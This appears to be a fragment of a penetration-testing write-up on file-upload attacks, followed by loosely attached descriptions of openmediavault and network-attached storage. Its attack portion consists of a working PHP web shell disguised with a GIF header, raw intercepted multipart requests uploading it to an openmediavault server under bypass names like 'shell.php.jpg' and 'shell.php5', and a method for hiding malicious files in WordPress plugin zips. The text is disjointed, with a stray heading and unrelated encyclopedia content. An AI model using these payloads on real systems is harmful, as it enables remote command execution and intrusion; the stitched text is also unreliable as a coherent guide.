
```
1 GIF89a;  
2 <?php system($_GET['cmd']); ?>
```

```
Request to http://172.20.10.10:80  
Forward Drop Intercept is on Action Open Browser  
Pretty Raw Hex  
15 -----WebKitFormBoundaryVko3BrKoul23LWFK  
16 Content-Disposition: form-data; name="service"  
17  
18 Plugin  
19 -----WebKitFormBoundaryVko3BrKoul23LWFK  
20 Content-Disposition: form-data; name="method"  
21  
22 upload  
23 -----WebKitFormBoundaryVko3BrKoul23LWFK  
24 Content-Disposition: form-data; name="params"  
25  
26  
27 -----WebKitFormBoundaryVko3BrKoul23LWFK  
28 Content-Disposition: form-data; name="file"; filename="shell.php.jpg"  
29 Content-Type: text/plain  
30  
31 <?php system($_GET['cmd'])?>  
32  
33 -----WebKitFormBoundaryVko3BrKoul23LWFK--  
34  
35
```

```
-----WebKitFormBoundaryVko3BrKoul23LWFK  
Content-Disposition: form-data; name="file"; filename="shell.php5"  
Content-Type: text/plain  
  
<?php system($_GET['cmd'])?>  
  
-----WebKitFormBoundaryVko3BrKoul23LWFK--
```

## File upload example @wordpress

As it is known, the theme can be uploaded to the system via WordPress as a plugin zip. And as a frequently used method, malicious code can be run by adding a malicious file to the zip and accessing the theme or plugin installation path. Apart from that, we will explain how the situation is in other compress data and how to bypass the measures taken.



<http://target/wp-content/plugins/hello-dolly/evil.php>



What is **Part Four**



## What is OMV used for?

### What is openmediavault?

openmediavault is the next generation **network attached storage** (NAS) solution based on Debian Linux. It contains services like SSH, (S)FTP, SMB/CIFS, DAAP media server, RSync, BitTorrent client and many more. Thanks to the modular design of the framework it can be enhanced via plugins.

openmediavault is primarily designed to be used in small offices or home offices, but is not limited to those scenarios. It is a simple and easy to use out-of-the-box solution that will allow everyone to install and administrate a Network Attached Storage without deeper knowledge.




WIKIPEDIA  
The Free Encyclopedia

### Network-attached storage

Network-attached storage is a **file-level computer data storage server** connected to a computer network **providing data access to a heterogeneous group of clients**. The term "NAS" can refer to both the technology and systems involved, or a specialized device built for such functionality. [Wikipedia](#)

